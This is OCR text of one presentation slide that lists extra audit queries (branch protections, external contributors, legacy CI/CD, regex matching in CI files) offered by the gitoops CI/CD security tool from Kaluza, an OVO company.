
Moar

- No branch protections & CI/CD
- Audit external contributors
- Who’s using legacy CI/CD
- Regex match in CI files
- …


KALUZA
AN OVO COMPANY

@_alxk

github.com/ovotech/gitoops



Art by François Renaud